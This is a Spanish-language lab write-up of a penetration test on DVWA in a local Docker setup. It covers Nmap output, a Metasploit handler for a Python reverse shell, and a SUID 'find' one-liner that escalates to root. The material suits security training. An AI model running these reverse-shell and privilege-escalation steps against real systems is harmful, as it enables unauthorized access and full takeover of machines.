


1. Introducción

El objetivo de este ejercicio práctico ha sido realizar una prueba de penetración sobre el entorno **DVWA (Damn Vulnerable Web Application)**. El alcance incluye la detección de vulnerabilidades web, la explotación de un fallo de **Inyección de Comandos** para obtener acceso inicial y, finalmente, la **escalada de privilegios** para obtener control total del sistema (root).



2. Metodología y Herramientas

- **Nmap:** Para el escaneo de puertos y detección de vulnerabilidades (--script=vuln).
- **Metasploit Framework:** Para la gestión de la conexión inversa (Reverse Shell).
- **Inyección Manual (Python):** Se utilizó un payload personalizado debido a que módulo específico de DVWA esta obsoleto en versiones modernas de Metasploit.
- **GTFOBins:** Técnica de escalada de privilegios abusando de permisos SUID.

3. Resultados: Detección

El análisis inicial sobre el objetivo (127.0.0.1 / Docker) identificó el puerto 80 abierto ejecutando un servicio HTTP. La navegación manual y el escaneo permitieron identificar un formulario vulnerable en la sección "Command Injection" que no sanitiza correctamente la entrada del usuario.

```

samuel@kali: ~
Session Acciones Editar Vista Ayuda

PORT  STATE  SERVICE  VERSION
80/tcp open  http     Apache httpd 2.4.65 ((Debian))
| vulners:
|   cpe:/a:apache:http_server:2.4.65:
|   CNVD-2024-36391 9.8   https://vulners.com/cnvd/CNVD-2024-36391
|   CNVD-2024-36388 9.8   https://vulners.com/cnvd/CNVD-2024-36388
|   CNVD-2022-41640 9.8   https://vulners.com/cnvd/CNVD-2022-41640
|   CNVD-2020-46280 9.8   https://vulners.com/cnvd/CNVD-2020-46280
|   1337DAY-ID-34882 9.8   https://vulners.com/zdt/1337DAY-ID-34882 *EXPLOIT
*
|   FD2EE3A5-BAEA-5845-BA35-E6889992214F 9.1   https://vulners.com/githubexploit/FD2EE3
A5-BAEA-5845-BA35-E6889992214F *EXPLOIT*
|   FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7 9.1   https://vulners.com/githubexploit/FBC8A8
BE-F00A-5B6D-832E-F99A72E7A3F7 *EXPLOIT*
|   E606D7F4-5FA2-5907-B30E-367D6FFEC089 9.1   https://vulners.com/githubexploit/E606D7
F4-5FA2-5907-B30E-367D6FFEC089 *EXPLOIT*
|   D8A19443-2A37-5592-8955-F614504AAF45 9.1   https://vulners.com/githubexploit/D8A194
43-2A37-5592-8955-F614504AAF45 *EXPLOIT*
|   CNVD-2025-16610 9.1   https://vulners.com/cnvd/CNVD-2025-16610
|   CNVD-2024-36387 9.1   https://vulners.com/cnvd/CNVD-2024-36387
|   CNVD-2024-33814 9.1   https://vulners.com/cnvd/CNVD-2024-33814
|   B5E74010-A082-5ECE-AB37-623A5B33FE7D 9.1   https://vulners.com/githubexploit/B5E740
10-A082-5ECE-AB37-623A5B33FE7D *EXPLOIT*
|   5418A85B-F4B7-5BBD-B106-0800AC961C7A 9.1   https://vulners.com/githubexploit/5418A8
5B-F4B7-5BBD-B106-0800AC961C7A *EXPLOIT*
|   CNVD-2023-30860 9.0   https://vulners.com/cnvd/CNVD-2023-30860
|   D6E5CEC7-9ED8-5F96-A93E-768E2674DBC8 8.8   https://vulners.com/githubexploit/D6E5CE
C7-9ED8-5F96-A93E-768E2674DBC8 *EXPLOIT*
|   CNVD-2021-102387 8.2   https://vulners.com/cnvd/CNVD-2021-102387
|   EDB-ID:46676 7.8   https://vulners.com/exploitdb/EDB-ID:46676 *EXPLOIT*
|   CNVD-2019-08946 7.8   https://vulners.com/cnvd/CNVD-2019-08946
|   706A08EF-16F2-59B5-B98E-EB883215AB1 7.8   https://vulners.com/gitee/706A08EF-16F2-
59B5-B98E-EB883215AB1 *EXPLOIT*
|   EDB-ID:40909 7.5   https://vulners.com/exploitdb/EDB-ID:40909 *EXPLOIT*
|   CNVD-2025-16613 7.5   https://vulners.com/cnvd/CNVD-2025-16613
|   CNVD-2025-16612 7.5   https://vulners.com/cnvd/CNVD-2025-16612
|   CNVD-2025-16609 7.5   https://vulners.com/cnvd/CNVD-2025-16609
|   CNVD-2025-16608 7.5   https://vulners.com/cnvd/CNVD-2025-16608
|   CNVD-2025-16603 7.5   https://vulners.com/cnvd/CNVD-2025-16603
|   CNVD-2024-36393 7.5   https://vulners.com/cnvd/CNVD-2024-36393
|   CNVD-2024-36390 7.5   https://vulners.com/cnvd/CNVD-2024-36390
|   CNVD-2024-36389 7.5   https://vulners.com/cnvd/CNVD-2024-36389
|   CNVD-2022-51058 7.5   https://vulners.com/cnvd/CNVD-2022-51058
|   CNVD-2022-13199 7.5   https://vulners.com/cnvd/CNVD-2022-13199
|   CNVD-2022-03205 7.5   https://vulners.com/cnvd/CNVD-2022-03205
|   CNVD-2020-46281 7.5   https://vulners.com/cnvd/CNVD-2020-46281
|   CNVD-2020-46279 7.5   https://vulners.com/cnvd/CNVD-2020-46279
|   CNVD-2019-08945 7.5   https://vulners.com/cnvd/CNVD-2019-08945
|   CNVD-2016-12036 7.5   https://vulners.com/cnvd/CNVD-2016-12036
|   CNVD-2016-04600 7.5   https://vulners.com/cnvd/CNVD-2016-04600
|   CDC791CD-A414-SABE-A897-7CFA3C2D3D29 7.5   https://vulners.com/githubexploit/CDC791
CD-A414-SABE-A897-7CFA3C2D3D29 *EXPLOIT*
|   A0F268C8-7319-5637-82F7-8DAF72D14629 7.5   https://vulners.com/githubexploit/A0F268
C8-7319-5637-82F7-8DAF72D14629 *EXPLOIT*

| http-enum:
|   /crossdomain.xml: Adobe Flash crossdomain policy
|   /README.txt: Interesting, a readme.
|_  /server-status/: Potentially interesting folder

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.68 seconds

(samuel@kali)-[~]
$
```

4. Explotación (Acceso Inicial)

Se detectó que el módulo automatizado sugerido (exploit/unix/webapp/dvwa_command_injection) no se encuentra disponible en la versión actual de Metasploit.

Procedimiento Alternativo Exitoso: Se configuró **Metasploit** como receptor (exploit/multi/handler) escuchando en el puerto 4444. Posteriormente, se inyectó manualmente un **Payload de Python** en la aplicación web para forzar una conexión inversa hacia la máquina atacante.

- **Resultado:** Se estableció una sesión remota exitosa con el usuario del servidor web (www-data).

```
msf > use e
Display all 2629 possibilities? (y or n)
msf > use exploit/multi/handler set payload cmd/unix/reverse_python
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set LHOST 172.17.0.1
LHOST => 172.17.0.1
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Command shell session 1 opened (172.17.0.1:4444 -> 172.16.4.129:40348) at 2025-11-27 14:51:52 +0100
```

5. Escalación de Privilegios

Una vez dentro del sistema con privilegios limitados (www-data), se realizó una enumeración de binarios con permisos **SUID** activados. Se descubrió que el binario /usr/bin/find tenía este bit activo, lo que representa una vulnerabilidad crítica de configuración.

- **Resultado:** El sistema otorgó una shell con permisos de **root** (UID 0), comprometiendo totalmente la máquina.

```
whoami
www-data
/usr/bin/find . -exec /bin/bash -p \; -quit
whoami
root
```

